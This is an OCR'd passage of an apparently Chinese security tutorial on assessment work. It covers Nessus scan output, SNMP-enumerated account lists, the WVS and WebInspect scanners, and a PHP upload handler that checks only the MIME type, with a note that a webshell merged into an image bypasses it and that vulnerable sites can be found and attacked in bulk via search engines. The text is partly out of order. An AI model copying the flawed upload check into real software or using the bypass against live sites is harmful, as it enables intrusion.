



图 15



11 Open Mail Relaying Allowed (thorough test)

Synopsis:
An open SMTP relay is running on this port.

Description:
The remote SMTP server is insufficiently protected against relaying. This means that it allows spammers to use your mail server to send their mails to the world, thus wasting your network bandwidth.

Risk factor:
High

CVSS Base Score:7.8
CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:C

Solution:
Reconfigure your SMTP server so that it cannot be used as a relay any more.

Plugin output:
Nessus was able to relay mails by sending those sequences : MAIL FROM: <nessus@211.147.222.92> RCPT TO: <nobody%example.com@[211.147.222.92]>

图 16

然后点Save后再点Close。好了，我们打开安装的那个client，其实它就打开了本地8834端口。之后输入我们刚刚设置的账号密码，打开主界面，如图14。

点击上面的Policies（策略），再点击ADD，之后输入name，即策略的名字。visibility选项是说这个策略给其他用户还是自己的管理用户。好了，其他的地方英文太多，gxm是英文3级都直接旷考的人，怎么看得懂呢……能打上勾就打上，然后点NEXT，到credentials设置，继续next，到了插件设置，我们全加上，点那个enable all，继续NEXT，如图15。

最后一个NEXT后，策略完成，然后我们就可以继续上面说的scan了。

选择我们的策略就可以扫描了，其实这个add policies很重要，我相信每个公司要是以nessus为扫描系统的标准，那么他们的策略肯定设置得很好，也肯定用商用的版本。

我们可以先摸索下这个软件，万一进了这类公司，也是有经验的了。稍等，我们看看刚设置的全插件策略结果，目标是红科的论坛IP，如图16。

结果是提示了个高危漏洞，让我高兴了1分钟，一看漏洞的详细介绍我就傻了，原来是让垃圾邮件发送者利用此MTA邮箱服务，把垃圾邮件发送到世界任何一处，从而浪费带宽。郁闷，这对我们渗透一点都没帮助。

啰啰嗦嗦说了这么多，其实利用nessus扫描系统，就是一次系统检测。当然，这是不完整的，还需要其他系统安全检测的操作，如权限分析等，或者有我们不知道的检测方式。

当然，我们也不是专业的网络安全公司人员，涉及的方面还太少，这些都是我们要学习的，毕竟做份项目的评估不是这么几个字就能完成的，不然人人都有饭可以吃了，哈哈。喝杯茶，休息一会儿。

```
[Snmp-Wins用户列表]:
Guestc-|
wsdomc-|
guanlin
dcwyuwen-┘
national10
SQLDebugger
TsInternetUser
IUSR_JXXY20051018
IWAM_JXXY20051018
8
1145
192.168.0.188 137
192.168.0.188 138
192.168.0.188 500
192.168.0.188 4500
192.168.100.9 137
192.168.100.9 138
192.168.100.9 500
192.168.100.9 4500

[Snmp-Wins用户列表]:
Guestc-|
wsdomc-|
guanlin
dcwyuwen-┘
national10
SQLDebugger
TsInternetUse
```

图 12

三、WEB 脚本安全检测

本小段开头，本菜继续提醒各位，不同的安全公司提供的安全服务不同，理念也不同，请勿套用我这个模块，就认定它是安全评估了。何况，我拿的是安全体系来讲，很狭义的，比如绿盟科技的标准安全评估流程如下：

> 网络安全评估
>
> 系统安全评估——各种操作系统
>
> 应用安全评估——渗透测试、代码审计、应用配置检查（iis/tomcat/weblogic/oracle等）

所以，我讲的还是蛮狭隘的，注重技术层次，方便小菜以最简单的方式去理解它。

好了，让我们真正开始WEB脚本安全检测。刚才我提到很多公司用WVS（即Acunetix Web Vulnerability Scanne）来对所需要的评估站点进行测试，下面请出百度百科对WVS介绍一下：

> WVS是一个自动化的Web应用程序安全测试工具，它可以通过检查SQL注入攻击漏洞、跨站脚本攻击漏洞等来审核你的Web应用程序。总体而言，它可以扫描任何可通过Web浏览器访问的和遵循HTTP/HTTPS规则的Web站点和Web应用程序。

除了自动化扫描可以利用的漏洞，WVS还提供了分析现有通用产品和客户定制产品（包括那些依赖于JavaScript的程序，即AJAX应用程序）的一个强健解决方案。

当然，还有IBM的Rational AppScan，HP的Webinspect等，总而言之，WVS比阿D、明小子、pangolin更出色！因为它能模拟一切黑客进行web攻击（也就包含了上面的红科网安所列出的安全检测，一步到位），是安全工作者的好帮手。




图 17




图 18

我们这里以6.5版为例子来安装使用它，首先打开主程序，依次选择“file”–“new”–“web site scan”，在website url处填入我们要检测的站点URL，如图17。

点next之后稍等一会儿，它在检测服务器WEB信息。之




图19




图20

后狂点NEXT，在finish后它就开始检测了，如图18。

关于WVS的介绍，翻阅下"黑手"以前的文章吧，貌似已经有朋友详细讲过了，那么我就略过。一般我在做渗透时，只用来检查网站整体结构，让它慢慢爬，得到的信息会很多。

下面让我们来看下HP的WebInspect 7.7，安装下，打开后界面如图19。

当然选择免费的试用啦，继续点next来到注册页面，随便输入，如图20。

之后点finish，结果它让我配置SQL服务器！我们没有，直接chancel，来到主界面，如图21。

依次选择"file"－"new"－"website scan"，最后很可惜，貌似这东西必须要安装mssql才能继续。我们的目的仅在于了解，就此停手吧。

四、代码安全审计

顾名思义，就是完整准确的检查出代码中出现的问题、严重性以及数量。非安全长期以来在脚本漏洞分析的文章比其他各类杂志多出许多，其实这些就是审计，只不过大家平时粗略的去检查脚本中的漏洞，不符合审计的标准而已。这样并不能完整的检查出漏洞，当然，代码安全审计在脚本方面居多，我们举个超级简单的例子：

有天小A无聊，硬盘中有一套PHP程序，于是赶紧架构了环境，安装了程序，随便挑了个上传文件看了看，代码如下（网上抄录）：

```
$dirname = "/var/www/update";
if (is_uploaded_file($_FILES['upfile']['tmp_name'])) {
$upfile = $_FILES['upfile'];
$name = $upfile['name'];
$type = $upfile['type'];    //加入个文件类型
$tmp_name = $upfile['tmp_name'];
if ($type == 'image/pjpeg') {    //判断类型是否是jpg格式
  move_uploaded_file($tmp_name,$dirname.'/'.$name);
  }
```

很明显看出来，它只检查了是不是张图片。只要小马和图片合并下，上传带PHP代码的图片文件就可以绕过。

然后小A很高兴找到了这个漏洞，于是找出这套系统的关键字，利用百度、GOOGLE搜出这类程序一网打尽。

小A虽然检查了代码，但没有符合审计的标准。还记得我前面和大家讲的完整和准确吗？对于代码来说，同样要每个英文字母都检查过去，检测到一个就是一个。换言之，大部分服务器都会提供WEB服务，上面的站点很多，难道随便检查几处，封好漏洞就可以说做好安全了吗？

显然，我们的WEB是不安全的。因此，才会有这么多站被入侵。作为虚拟主机，不可能每个站点都检查，所以安全防御的标准又是不一样的。

